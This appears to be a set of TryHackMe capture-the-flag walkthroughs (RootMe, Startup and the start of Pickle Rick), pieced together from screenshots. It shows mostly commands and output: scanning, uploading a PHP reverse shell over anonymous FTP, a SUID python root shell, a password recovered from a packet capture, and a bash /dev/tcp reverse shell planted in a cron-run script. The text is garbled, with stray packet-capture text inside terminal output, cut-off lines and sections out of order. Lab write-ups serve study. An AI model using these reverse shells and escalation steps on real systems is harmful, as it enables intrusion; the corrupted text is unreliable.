/bin/sh: 0: can't access tty; job control turned off
$ find -name user.txt
find: './home/rootme/.cache': Permission denied
find: './home/rootme/.gnupg': Permission denied
find: './home/test/.local/share': Permission denied
find: './sys/kernel/debug': Permission denied
find: './sys/fs/pstore': Permission denied
find: './sys/fs/fuse/connections/48': Permission denied
find: './run/lxcfs': Permission denied
find: './run/sudo': Permission denied
find: './run/cryptsetup': Permission denied
find: './run/lvm': Permission denied
find: './run/systemd/unit-root': Permission denied
find: './run/systemd/inaccessible': Permission denied
find: './run/lock/lvm': Permission denied

find: './proc/1379/ns': Permission denied
./var/www/user.txt
find: './var/spool/rsyslog': Permission denied
find: './var/spool/cron/atjobs': Permission denied
find: './var/spool/cron/crontabs': Permission denied
find: './var/spool/cron/atspool': Permission denied
find: './var/log/apache2': Permission denied
find: './var/log/unattended-upgrades': Permission den
```

We're going to use the find command to look for the user.txt file. We can see there's a lot of errors however we can see there's one file that doesn't give us an error and is the user.txt file we want

```
find: './snap/core/9665/var': Permission denied
$ cat /var/www/user.txt
THM{y0u_g0t_a_sh3ll}
```

Search for files with SUID permission, which file is weird?

We perform the find / -user root -perm /4000 which looks for any programs that are runnable by us with root perms.

```

THM{y0u_g0t_a_sh3ll}
$ find / -user root -perm /4000
find: '/home/rootme/.cache': Permission denied
find: '/home/rootme/.gnupg': Permission denied
find: '/home/test/.local/share': Permission denied
find: '/sys/kernel/debug': Permission denied
find: '/sys/fs/pstore': Permission denied
find: '/sys/fs/fuse/connections/48': Permission denied
find: '/run/lxcfs': Permission denied
find: '/run/sudo': Permission denied
find: '/run/cryptsetup': Permission denied
find: '/run/lvm': Permission denied
find: '/run/systemd/unit-root': Permission denied
find: '/run/systemd/inaccessible': Permission denied
find: '/run/lock/lvm': Permission denied
find: '/root': Permission denied
find: '/lost+found': Permission denied
find: '/etc/ssl/private': Permission denied
find: '/etc/polkit-1/localauthority': Permission denied
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/traceroute6.iputils
09/17 23:35:33 Starting gobuster
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/pkexec
find: '/proc/tty/driver': Permission denied
find: '/proc/1/task/1/fd': Permission denied
find: '/proc/1/task/1/fdinfo': Permission denied
find: '/proc/1/task/1/ns': Permission denied
find: '/proc/1/fd': Permission denied

```

TheColonial & Christian Mehlmauer (@Fire

48.149

/usr/share/wordlists/dirbuster/direct

200,204,301,302,307,401,403

agent: gobuster/3.0.1

timeout: 10s

/usr/share/wordlists/dirbuster/direct

After poking around a little bit at what appears to be a CMS

installed. The page also let's us know the version of the soft

Googling for "cms made simple news cve 2.2.8" let's us kno

"blind time-based SQL injection via the m1_idlist parameter"

script for the CVE that uses a time ba

I ended up needing to adjust the

then to deal with some Unicode encod

and learning Python. It gets the necessary in

We can see we're capable of running python with set-uid

Find a form to escalate your privileges.

About 559,000 results (0.42 seconds)

GTFOBins https://gtfobins.github.io › gtfobins › python :

python | GTFOBins

It can be used to break out from restricted environments by spawning an interactive system shell. `python -c 'import os; os.system("/bin/sh")'`. Reverse shell.

Exploit Notes https://exploit-notes.hdk.org › exploit › linux › python... :

Python Privilege Escalation

Mar 29, 2023 — Python binary is vulnerable to privilege escalation in some situations.

Hacking Articles https://www.hackingarticles.in › linux-privilege-escalat... :

Linux Privilege Escalation: Python Library Hijacking

Jun 3, 2021 — This vulnerability is based on the priority order of the Python Library path that is applied to the Module file that our script is importing.

101 Labs https://www.101labs.net › comptia-security › lab-42... :

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .  
./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

```
/bin/sh: 0: can't access tty, job control turned off
$ python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
whoami
root
[REDACTED]
```

variations coming and then to deal with something. I'm still learning Python. It gets that. I also adjusted the script to let me no password I had found. That way when the user enters the password it would not be stored.

Root.txt

whoami	To what kind of vulnerability is the application target. Let's run gobuster to see what
root	
ls	
bin	
boot	
cdrom	
dev	
etc	
home	
initrd.img	
initrd.img.old	
lib	
lib64	
lost+found	
media	
mnt	
opt	
proc	
root	
run	
sbin	
snap	
srv	
swap.img	
sys	
tmp	
usr	
var	
vmlinuz	
vmlinuz.old	
cd /root	
ls	
root.txt	
cat root.txt	
THM{pr1v1l3g3_3sc4l4t10n}	

[Startup](#)

No spice here!

Please excuse us as we develop our site. We want to make it the most stylish and convenient way to buy peppers. Plus, we need a web developer. BTW if you're a web developer, [contact us](#). Otherwise, don't you worry. We'll be online shortly!

— Dev Team

This was the landing page when we go to the url provided to us. The contact us leads to nothing.

```
1 <!doctype html>
2 <title>Maintenance</title>
3 <style>
4   body { text-align: center; padding: 150px; }
5   h1 { font-size: 50px; }
6   body { font: 20px Helvetica, sans-serif; color: #333; }
7   article { display: block; text-align: left; width: 650px; margin: 0 auto; }
8   a { color: #dc8100; text-decoration: none; }
9   a:hover { color: #333; text-decoration: none; }
10 </style>
11
12 <article>
13   <h1>No spice here!</h1>
14   <div>
15     <!--when are we gonna update this??-->
16     <p>Please excuse us as we develop our site. We want to make it the most stylis
17     <p>&mdash; Dev Team</p>
18   </div>
19 </article>
20
21
```

When we check the page source we can see that even they think the landing page is boring.

What is the secret spicy soup recipe?

```
(kali㉿kali)-[/media/sf_TryHackMe/Startup]
$ nmap -sC -sV -T4 -p- -oN nmap_scan.txt $IP
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-21 12:10 EST
Warning: 10.10.46.17 giving up on port because retransmission cap hit (6).
Nmap scan report for 10.10.46.17
Host is up (0.11s latency).
Not shown: 65517 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxrwxrwx 2 65534 65534 4096 Nov 21 17:15 ftp [NSE: writeable]
| -rw-r--r-- 1 0 0 251631 Nov 12 2020 important.jpg
| -rw-r--r-- 1 0 0 208 Nov 12 2020 notice.txt
| ftp-syst:
|   STAT: 250 591294231 192.168.22.139 192.168.22.139
|   FTP server status: 200 192.168.22.139 192.168.22.139
|     Connected to 10.6.44.161 192.168.22.139 192.168.22.139
|     Logged in as ftp 192.168.22.139 192.168.22.139
|     TYPE: ASCII 250 192.168.22.139 192.168.22.139
|     No session bandwidth limit 192.168.22.139 192.168.22.139
|     Session timeout in seconds is 300 192.168.22.139 192.168.22.139
|     Control connection is plain text 192.168.22.139 192.168.22.139
|     Data connections will be plain text 192.168.22.139 192.168.22.139
|     At session startup, client count was 3 192.168.22.139 192.168.22.139
|     vsFTPD 3.0.3 - secure, fast, stable 192.168.22.139 192.168.22.139
|_End of status
22/tcp    open  ssh    OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b9:a6:0b:84:1d:22:01:a4:01:30:48:43:61:2b:ab:94 (RSA) 192.168.22.139
|   256 ec:13:25:8c:18:20:36:e6:ce:91:0e:16:26:eb:a2:be (ECDSA) 192.168.22.139
|   256 a2:ff:2a:72:81:aa:a2:9f:55:a4:dc:92:23:e6:b4:3f (ED25519) 192.168.22.139
80/tcp    open  http   Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Maintenance
6533/tcp  filtered unknown
14472/tcp filtered unknown
16745/tcp filtered unknown
19722/tcp filtered unknown
20414/tcp filtered unknown
21523/tcp filtered unknown
```

We are going to go ahead and perform a nmap scan. This scan is going to scan all ports and do a system version scan along with a scan that runs the default list of scripts.

We can see that we have ftp which allows anonymous login, ssh, and a web server. There are also a bunch of random ports that don't particularly matter to us though they're cool to see!.

We can see there's two files there and everyone has access to write and execute on the ftp server!

```
(kali㉿kali)-[/media/sf_TryHackMe/Startup]
$ gobuster dir -u $IP -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart) 633835
=====
[+] Url:          http://10.10.46.17/  TSecr=720633836
[+] Method:       GET   TSecr=720635826  TSecr=720635822
[+] Threads:      10   5826  TSecr=720635825
[+] Wordlist:    /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404 5828  TSecr=720635828
[+] User Agent:  gobuster/3.6 720650232  TSecr=720635828
[+] Timeout:      10s 720650235  TSecr=720650232
=====
Starting gobuster in directory enumeration mode  TSecr=720650235
=====
/  (Status: 301) [Size: 310] [→ http://10.10.46.17/files/]
/files  (Status: 301) [Size: 310] [→ http://10.10.46.17/files/]
/server-status (Status: 403) [Size: 276] 2814  TSecr=720650249
Progress: 147763 / 220561 (66.99%)  720652817  TSecr=720652814
/  (Status: 301) [Size: 310] [→ http://10.10.46.17/files/]
/files  (Status: 301) [Size: 310] [→ http://10.10.46.17/files/]
/server-status (Status: 403) [Size: 276] 2817  TSecr=720652817
```

Using gobuster on the ip we find a /files directory we can look at. This is going to come in handy later when we're attempting to exploit this thing!

Logging into the server with ftp with the anonymous login we can see there's two things. Important.jpg and notice.txt. I went ahead and got both to check them out, but they were ultimately nothing.

```
[kali㉿kali] - [/media/sf_TryHackMe/Startup] rated options modified  
└─$ cat notice.txt  
Whoever is leaving these damn Among Us memes in this share, it IS NOT FUNNY. People do  
wnloading documents from our website will think we are a joke! Now I dont know who it  
is, but Maya is looking pretty sus.0.0.2.2/255.255.255.0 IFACE=eth0 HWADDR=08:00:27:ca
```



Index of /files

10.10.46.17/files/

Name	Last modified	Size	Description
Parent Directory		-	
ftp/	2020-11-12 04:53	-	
important.jpg	2020-11-12 04:02	246K	
notice.txt	2020-11-12 04:53	208	

Apache/2.4.18 (Ubuntu) Server at 10.10.46.17 Port 80

When we go look at the files folder it's the ftp server we were connected to. This MEANS we can do

```
// Usage
// _____
// See http://pentestmonkey.net/tools/php-reverse-
set_time_limit(0);
$VERSION = "1.0";
$ip = '10.6.44.161'; // CHANGE THIS
$port = 9999; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

// Walk Through
// Daemonise ourself if possible to avoid zombies
```

The code changed

We're using the php-reverse-shell we used in the RootMe room.

```
(kali㉿kali)-[/media/sf_TryHackMe/Startup/php-reverse-shell-1.0]
└─$ ftp $IP
Connected to 10.10.46.17.
220 (vsFTPd 3.0.3)
Name (10.10.46.17:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd ftp
250 Directory successfully changed.
ftp> put php-reverse-shell.php
local: php-reverse-shell.php remote: php-reverse-shell.php
229 Entering Extended Passive Mode (|||50377|)
150 Ok to send data.
100% |*****| 5493 7.15 MiB
226 Transfer complete.
5493 bytes sent in 00:00 (24.57 KiB/s)
ftp> █
```

```
(kali㉿kali)-[/media/sf_TryHackMe/Startup]
└─$ nc -lvp 9999
listening on [any] 9999 ...
connect to [10.6.44.161] from (UNKNOWN) [10.10.46.17] 42332
Linux startup 4.4.0-190-generic #220-Ubuntu SMP Fri Aug 28 23:02:15 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
17:12:27 up 22 min, 0 users, load average: 0.00, 0.00, 0.03
USER     TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ █
```

After putting up the file we go and click on it in our web browser. We get a connect back on our nc listener!

```
vmminuz.old
$ cat recipe.txt
Someone asked what our main ingredient to our spice soup is today. I figured I can't keep it a secret forever and to
ld him it was love.
```

The answer is love

What are the contents of user.txt?

```
$ cd home
$ ls
lennie
$ cd lennie
/bin/sh: 5: cd: can't cd to lennie
$ ls
lennie
$ █
```

We know that our user we're trying to enter is lennie. But when we try to get into the directory we're unable to.

```
$ cd incidents
$ ls
suspicious.pcapng
$ cp /incidents/suspicious.pcapng /var/www/html/files/ftp
$ █
```

We move this wireshark file to the ftp server so we can actually look at it ourselves. Searching on the machine there wasn't much else for us to get.

Time	Source	Description	Protocol	Length
1. 0.000000000	192.168.22.139	13.32.85.44	TCP	56 55280 - 443 [ACK] Seq=1 Ack=1 Win=62780 Len=0
2. 0.006449541	13.32.85.44	192.168.22.139	TCP	62 [TCP ACKed unseen segment] 443 - 55280 [ACK] Seq=1 Ack=2 Win=64240 Len=0
3. 0.006449541	192.168.22.139	13.32.85.44	TCP	56 55280 - 443 [ACK] Seq=1 Ack=1 Win=62780 Len=0
4. 0.256321417	192.168.33.1	192.168.33.19	TCP	68 48974 - 80 [ACK] Seq=1 Ack=1 Win=62832 Tsv1=3:110690039 Tsecr=229199
5. 0.256341772	104.107.69.16	192.168.22.139	TCP	62 [TCP ACKed unseen segment] 80 - 80759 [ACK] Seq=1 Ack=2 Win=64240 Len=0
6. 0.257681538	192.168.33.10	192.168.33.1	TCP	68 [TCP ACKed unseen segment] 80 - 48974 [ACK] Seq=1 Ack=2 Win=235 Len=0 Tsv1=231
7. 0.511758323	192.168.22.139	72.21.91.29	TCP	56 33356 - 80 [ACK] Seq=1 Ack=1 Win=63920 Len=0
8. 0.511758323	72.21.91.29	192.168.22.139	TCP	62 [TCP ACKed unseen segment] 80 - 33356 [ACK] Seq=1 Ack=2 Win=64240 Len=0
9. 0.512045555	192.168.22.139	192.168.22.139	TCP	62 [TCP ACKed unseen segment] 80 - 33356 [ACK] Seq=1 Ack=2 Win=64240 Len=0
10. 0.512045555	192.168.22.139	13.32.85.44	TCP	62 [TCP ACKed unseen segment] 80 - 33356 [ACK] Seq=1 Ack=2 Win=64240 Len=0
11. 0.512045555	192.168.22.139	192.168.22.139	TCP	68 4444 - 80 [ACK] Seq=1 Ack=1 Win=62832 Tsv1=7:28575488 Tsecr=2295739
12. 0.755631187	192.168.22.139	192.168.22.139	TCP	68 48932 - 4444 [EIN, ACK] Seq=1 Ack=2 Win=62832 Tsv1=7:28575488 Tsecr=2295739
13. 0.755630199	192.168.22.139	192.168.22.139	TCP	68 4444 - 49932 [ACK] Seq=2 Ack=2 Win=64 Len=0 Tsv1=7:28575488 Tsecr=2295739
14. 0.758487387	192.168.33.10	192.168.33.1	HTTP	475 HTTP/1.1 206 OK (text/html)
15. 0.758487387	192.168.33.10	192.168.33.10	TCP	68 [TCP Previous segment not captured] 49974 - 80 [ACK] Seq=2 Ack=488 Win=63 Len=0
16. 0.885798767	192.168.33.1	192.168.33.10	HTTP	319 GET /favicon.ico HTTP/1.1
17. 0.887197261	192.168.33.1	192.168.33.10	HTTP	60 [TCP Previous segment not captured] 60 - 48974 [ACK] Seq=488 Ack=253 Win=243 Len=0 Tsv1=231995
18. 0.887197261	192.168.33.10	192.168.33.1	HTTP	559 HTTP/1.1 404 Not Found (text/html)
19. 0.887197261	192.168.33.10	192.168.33.10	TCP	68 48974 - 80 [ACK] Seq=253 Ack=83 Len=0 Tsv1=3:1106900671 Tsecr=231995
20. 0.953249588	192.168.22.139	13.32.85.44	TLSV1.2	68 [TCP Previous segment not captured] , Application Data
21. 0.953249588	192.168.22.139	13.32.85.44	TCP	56 55280 - 443 [FIN, ACK] Seq=2 Ack=1 Win=62780 Len=0
22. 1.093249146	192.168.22.139	72.21.91.29	TCP	56 [TCP Previous segment not captured] 33356 - 80 [FIN, ACK] Seq=2 Ack=1 Win=63920 Len=0
23. 1.093249146	72.21.91.29	192.168.22.139	TCP	62 [TCP ACKed unseen segment] 443 - 55280 [ACK] Seq=1 Ack=2 Win=64240 Len=0
24. 1.093249146	192.168.22.139	13.32.85.44	TCP	68 4444 - 49932 [ACK] Seq=2 Ack=1 Win=62780 Len=0
25. 1.093249146	192.168.22.139	192.168.22.139	TCP	68 4444 - 49932 [ACK] Seq=2 Ack=1 Win=62780 Len=0
26. 1.095476536	13.32.85.44	192.168.22.139	TCP	62 443 - 55280 [FIN, PSH, ACK] Seq=1 Ack=2 Win=64239 Len=0
27. 1.095476635	72.21.91.29	192.168.22.139	TCP	68 88 - 33359 [FIN, PSH, ACK] Seq=2 Ack=3 Win=64239 Len=0
28. 1.095525465	192.168.22.139	13.32.85.44	TCP	56 55280 - 443 [ACK] Seq=27 Ack=2 Win=62780 Len=0
29. 1.095612282	192.168.22.139	72.21.91.29	TCP	56 33356 - 80 [ACK] Seq=3 Ack=2 Win=63920 Len=0
30. 3.086864019	192.168.22.139	34.98.75.36	TLSV1.2	95 Application Data
31. 3.086864019	192.168.22.139	192.168.22.139	TCP	68 444 - 49932 [ACK] Seq=1 Ack=1 Win=62780 Len=0

The file is a bunch of different connections most of which are TCP. However when we scroll there's a lot of a certain type:

28. 1.065324565	192.168.22.139	13.32.85.44	TCP	56 55280 - 443 [ACK] Seq=27 Ack=2 Win=62780 Len=0
29. 1.065324565	192.168.22.139	72.21.91.29	TCP	56 33356 - 80 [ACK] Seq=3 Ack=2 Win=63920 Len=0
30. 3.086864819	192.168.22.139	34.98.75.36	TLSV1.2	95 Application Data
31. 3.086864819	192.168.22.139	192.168.22.139	TCP	62 443 - 49944 [ACK] Seq=1 Ack=2 Win=64240 Len=0
32. 3.086864819	192.168.22.139	13.32.85.44	TLSV1.2	95 Application Data
33. 3.086864819	192.168.22.139	192.168.22.139	TCP	68 4444 - 49944 [ACK] Seq=40 Ack=48 Win=62780 Len=0
34. 5.082233636	192.168.33.1	192.168.33.10	HTTP	443 GET /files/ftp/shell.php HTTP/1.1
35. 5.086617535	192.168.22.139	192.168.22.139	TCP	76 40934 - 4444 [SYN, ACK] Seq=0 Win=65495 Len=0 NSS=05495 SACK_PERM Tsv1=720580451 Tsecr=0 WS=1024
36. 5.086632727	192.168.22.139	192.168.22.139	TCP	76 4444 - 40934 [SYN, ACK] Seq=0 Ack=1 Win=65483 Len=0 NSS=05495 SACK_PERM Tsv1=720580451 Tsecr=720580451
37. 5.087195872	192.168.22.139	192.168.22.139	TCP	68 Standard query PTR 139.22.26.192.in-addr.arpa Tsv1=720580451 Tsecr=720580451
38. 5.087195872	192.168.22.139	192.168.22.139	DNS	166 Standard query response 0xb242 No such name PTR 139.22.26.192.in-addr.arpa Tsv1=720580451 Tsecr=720580451
39. 5.018000123	192.168.22.2	192.168.22.139	DNS	166 Standard query response 0xb242 PTR 139.22.26.192.in-addr.arpa Tsv1=720580451 Tsecr=720580451
40. 5.018000123	192.168.22.2	192.168.22.139	DNS	176 40934 - 4444 [PUSH ACK] Seq=1 Ack=1 Win=65536 Len=108 Tsv1=720580445 Tsecr=720580451
41. 5.022208722	192.168.22.139	192.168.22.139	TCP	68 4444 - 40934 [ACK] Seq=2 Ack=2 Win=65536 Len=0 Tsv1=720580445 Tsecr=720580446
42. 5.022208722	192.168.22.139	192.168.22.139	TCP	268 40934 - 4444 [ACK] Seq=199 Ack=199 Win=65536 Len=200 Tsv1=720580445 Tsecr=720580446
43. 5.048376895	192.168.22.139	192.168.22.139	TCP	68 4444 - 49934 [ACK] Seq=309 Ack=309 Win=65536 Len=9 Tsv1=720580448 Tsecr=720580446
44. 5.047573676	192.168.33.10	192.168.33.1	TCP	68 88 - 40974 [ACK] Seq=899 Win=252 Len=0 Tsv1=233145 Tsecr=720580455
45. 5.048684911	192.168.22.139	192.168.22.139	TCP	122 40934 - 4444 [PUSH ACK] Seq=1 Ack=1 Win=65536 Len=108 Tsv1=720580451 Tsecr=720580451
46. 5.048684911	192.168.22.139	192.168.22.139	TCP	68 4444 - 40934 [ACK] Seq=1 Ack=1 Win=65536 Len=0 Tsv1=720580451 Tsecr=720580451
47. 5.054501287	192.168.22.139	192.168.22.139	TCP	80 40934 - 4444 [PUSH ACK] Seq=1 Ack=1 Win=65536 Len=108 Tsv1=720580449 Tsecr=720580449
48. 5.054573152	192.168.22.139	192.168.22.139	TCP	68 4444 - 49934 [ACK] Seq=375 Ack=375 Win=65536 Len=9 Tsv1=720580449 Tsecr=720580449
49. 5.055846686	192.168.22.139	192.168.22.139	TCP	111 40934 - 4444 [PUSH ACK] Seq=375 Ack=1 Win=65536 Len=108 Tsv1=720580449 Tsecr=720580449
50. 5.055852926	192.168.22.139	192.168.22.139	TCP	68 4444 - 40934 [ACK] Seq=1 Ack=1 Win=65536 Len=0 Tsv1=720580449 Tsecr=720580449
51. 10.537346581	192.168.22.139	192.168.22.139	TCP	56 [TCP Dup ACK, SACK] 307590 - 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0
52. 10.598478841	192.168.22.139	192.168.22.139	TCP	62 [TCP Dup ACK, SACK] 80 - 30750 [ACK] Seq=1 Ack=2 Win=64240 Len=0
53. 10.598478841	192.168.22.139	192.168.22.139	TCP	56 [TCP Dup ACK, SACK] 80 - 48935 [ACK] Seq=1 Ack=2 Win=65536 Len=0
54. 11.537346581	192.168.22.139	192.168.22.139	TCP	71 4444 - 40934 [ACK] Seq=1 Ack=1 Win=65536 Len=3 Tsv1=720580451 Tsecr=720580450
55. 11.537346581	192.168.22.139	192.168.22.139	TCP	68 40934 - 4444 [ACK] Seq=1 Ack=1 Win=65536 Len=0 Tsv1=720580451 Tsecr=720580450
56. 11.537346581	192.168.22.139	192.168.22.139	TCP	68 40934 - 4444 [ACK] Seq=1 Ack=1 Win=65536 Len=0 Tsv1=720580451 Tsecr=720580450
57. 11.543220710	192.168.22.139	192.168.22.139	TCP	249 40934 - 4444 [ACK] Seq=418 Ack=418 Win=65536 Len=181 Tsv1=720580451 Tsecr=720580451
58. 11.543220710	192.168.22.139	192.168.22.139	TCP	68 4444 - 40934 [ACK] Seq=418 Ack=418 Win=65536 Len=0 Tsv1=720580451 Tsecr=720580451

Following the tcp stream on the light purple we're able to find this a potential knowledge.

```
dash:~$ cd lennie; permission denied
www-data@startup:/home$ ls
ls
lennie
www-data@startup:/home$ cd lennie
cd lennie
bash: cd: lennie: Permission denied
www-data@startup:/home$ sudo -l
sudo -l
[sudo] password for www-data: c4ntg3t3n0ughsp1c3

Sorry, try again.
[sudo] password for www-data:

Sorry, try again.
[sudo] password for www-data: c4ntg3t3n0ughsp1c3

sudo: 3 incorrect password attempts
www-data@startup:/home$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
```

Looking we're able to see some creds for lennie. Which we can attempt on our machine.

```
$ cp /incidents/suspicious.pcapng /var/www/html/files/ft
$ python -c 'import pty; pty.spawn("/bin/bash")' 192.168.22.139
www-data@startup:/incidents$ su lennie 192.168.22.139
su lennie 78.172.98.104 192.168.22.139 192.168.22.139
Password: c4ntg3t3n0ughsp1c3 192.168.22.139 192.168.22.139
lennie@startup:/incidents$ █
180 80 327735605 192.168.22.139 192.168.22.139
181 80 32785976 192.168.22.139 192.168.22.139
182 80 333357541 192.168.22.139 192.168.22.139
183 80 322268943 192.168.22.139 192.168.22.139
Frame 177: 87 bytes on wire (696 bits), 87 bytes
   on wire (696 bits)
Linux cooked capture v1
```

Using the creds were successful in logging onto the machine

```
bash: cd: home: No such file or directory
lennie@startup:/incidents$ cd ..
cd .. Transmission Control Protocol, Src Port: 192.168.22.139, Dst Port: 22
lennie@startup:$ cd home
cd home
lennie@startup:/home$ cd lennie
cd lennie
lennie@startup:~$ ls
ls
Documents  scripts  user.txt
lennie@startup:~$ cat user.txt
cat user.txt
THM{03ce3d619b80ccbfb3b7fc81e46c0e79}
lennie@startup:~$ █
```

Finally going into lennie's folder we cat out the contents of user.txt

What are the contents of root.txt?

```
lennie@startup:~$ su -l
su -l 101 81.17.84.143 192.168.22.139 192.168.22.139
Password: c4ntg3t3n0ughsp1c3 192.168.22.139 192.168.22.139
su: Authentication failure 192.168.22.139 192.168.22.139
```

Attempting to see what programs lennie might be able to run as root didn't work sadly.

```

lennie@startup:~$ ls
ls
Documents scripts user.txt
lennie@startup:~$ ls scripts
ls scripts
planner.sh startup_list.txt
lennie@startup:~$ ls 625 192.168.22.139
ls 172 75.587896321 192.168.22.139
Documents scripts user.txt
lennie@startup:~$ ls -al
ls -al
total 20
drwx—— 4 lennie lennie 4096 Nov 12 2020 .
drwxr-xr-x 3 root root 4096 Nov 12 2020 ..
drwxr-xr-x 2 lennie lennie 4096 Nov 12 2020 Documents 168.22.
drwxr-xr-x 2 root root 4096 Nov 12 2020 scripts 168.22.
-rw-r--r-- 1 lennie lennie 138 Nov 12 2020 user.txt 168.22.
lennie@startup:~$ cd scripts
cd scripts
lennie@startup:~/scripts$ ls -al
ls -al
total 16
drwxr-xr-x 2 root root 4096 Nov 12 2020 .
drwx—— 4 lennie lennie 4096 Nov 12 2020 ..
-rw-r--r-- 1 root root 77 Nov 12 2020 planner.sh
-rw-r--r-- 1 root root 1 Nov 21 17:34 startup_list.txt
lennie@startup:~/scripts$ ^[[A
ls -al
total 16
drwxr-xr-x 2 root root 4096 Nov 12 2020 .
drwx—— 4 lennie lennie 4096 Nov 12 2020 ..
-rw-r--r-- 1 root root 77 Nov 12 2020 planner.sh
-rw-r--r-- 1 root root 1 Nov 21 17:34 startup_list.txt
lennie@startup:~/scripts$ cat planner.sh
cat planner.sh
#!/bin/bash
echo $LIST > /home/lennie/scripts/startup_list.txt
/etc/print.sh
lennie@startup:~/scripts$ cat startup_list.txt
cat startup_list.txt

```

```

lennie@startup:~/scripts$ ls -al
ls -al
total 16
drwxr-xr-x 2 root root 4096 Nov 12 2020 .
drwx—— 4 lennie lennie 4096 Nov 12 2020 ..
-rw-r--r-- 1 root root 77 Nov 12 2020 planner.sh
-rw-r--r-- 1 root root 1 Nov 21 17:38 startup_list.txt
lennie@startup:~/scripts$ 
```

We found this scripts folder which contains two scripts. Startup_list.txt and planner.sh. It took a bit to notice but if you see startup_list.txt was updated between screenshots which had me guessing this was possibly a cronjob.

```

$ cat planner.sh
#!/bin/bash
echo $LIST > /home/lennie/scripts/startup_list.txt

$ cat planner.sh>]
#!/bin/bash[ACK analysis]
echo $LIST > /home/lennie/scripts/startup_list.txt
/etc/print.sh
* * * * * [RTT to ACK the segment was: 0.0006
```

I went to check out that planner.sh more and saw that it ran another file called /etc/print.sh.

```
-rw-r--r-- 1 root root 0 Sep 25 2020 popularity-cc
drwxr-xr-x 4 root root Pr 4096 Sep 25 2020 ppp44, DST
-rwx----- 1 lennie lennie 25 Nov 12 2020 print.sh
-rw-r--r-- 1 root root 575 Oct 22 2015 profile
drwxr-xr-x 2 root root 4096 Sep 25 2020 profile.d
-rw-r--r-- 1 root root 2022 Oct 25 2016 protocols
```

```
$ cat /etc/print.sh
#!/bin/bash
echo "Done!"
```

Looking for that file I saw that it was owned and controlled by lennie. This means we can update this with our own code and get an easy reverse shell as root.

```
lennie@Startup:~$ echo "/bin/bash -i >& /dev/tcp/10.6.44.161/9998 0>&1 2>&1" >> /etc/print.sh
<n/bash -i >& /dev/tcp/10.6.44.161/9998 0>&1 2>&1" >> /etc/print.sh
lennie@Startup:~$
```

Above is the bash string we're putting into /etc/print.sh which will add it to the end of the script and be ran.

```
[(kali㉿kali)-[/media/sf_TryHackMe/Startup]]$ nc -lnvp 9998
listening on [any] 9998 ...
connect to [10.6.44.161] from (UNKNOWN) [10.10.46.17] 45742
bash: cannot set terminal process group (1905): Inappropriate ioctl for device
bash: no job control in this shell
root@Startup:~#
```

After a little waiting we had gotten root on the machine!

```
root@Startup:~# ls
ls
root.txt
root@Startup:~# cat root.txt
cat root.txt
THM{f963aaa6a430f210222158ae15c3d76d}
root@Startup:~#
```

Pickle Rick



Help Morty!

Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!

I need you to "BURRRP"....Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is, I have no idea what the "BURRRRRRRRP", password was! Help Morty, Help!

This is the landing page when we go to the IP provided to us. So we know there's a web server!

What is the first ingredient that Rick needs?

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <title>Rick is sup4r cool</title>
5   <meta charset="utf-8">
6   <meta name="viewport" content="width=device-width, initial-scale=1">
7   <link rel="stylesheet" href="assets/bootstrap.min.css">
8   <script src="assets/jquery.min.js"></script>
9   <script src="assets/bootstrap.min.js"></script>
10  <style>
11    .jumbotron {
12      background-image: url("assets/rickandmorty.jpeg");
13      background-size: cover;
14      height: 340px;
15    }
16  </style>
17 </head>
18 <body>
19
20   <div class="container">
21     <div class="jumbotron">
22       <h1>Help Morty!</h1><br>
23       <p>Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!</p><br>
24       <p>I need you to <b>BURRRP</b>... Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is,
25       I have no idea what the <b>BURRRRRRRR</b>, password was! Help Morty, Help!</p><br>
26   </div>
27
28 </div>
29
30   Note to self, remember username!
31
32   Username: RickRul3s
33
34 -->
35
36 </body>
37 </html>
38
```

This is the html of the landing page and we can see there's a username provided to us **R1ckRul3s**. We have no idea what this is needed for yet but I'm going to assume either ftp, ssh, or some in site admin page!

```
[(kali㉿kali)-[/media/sf_TryHackMe/Pickle_Rick]]$ nmap -sC -sV -T4 -p- -oN nmap_scan.txt $IP
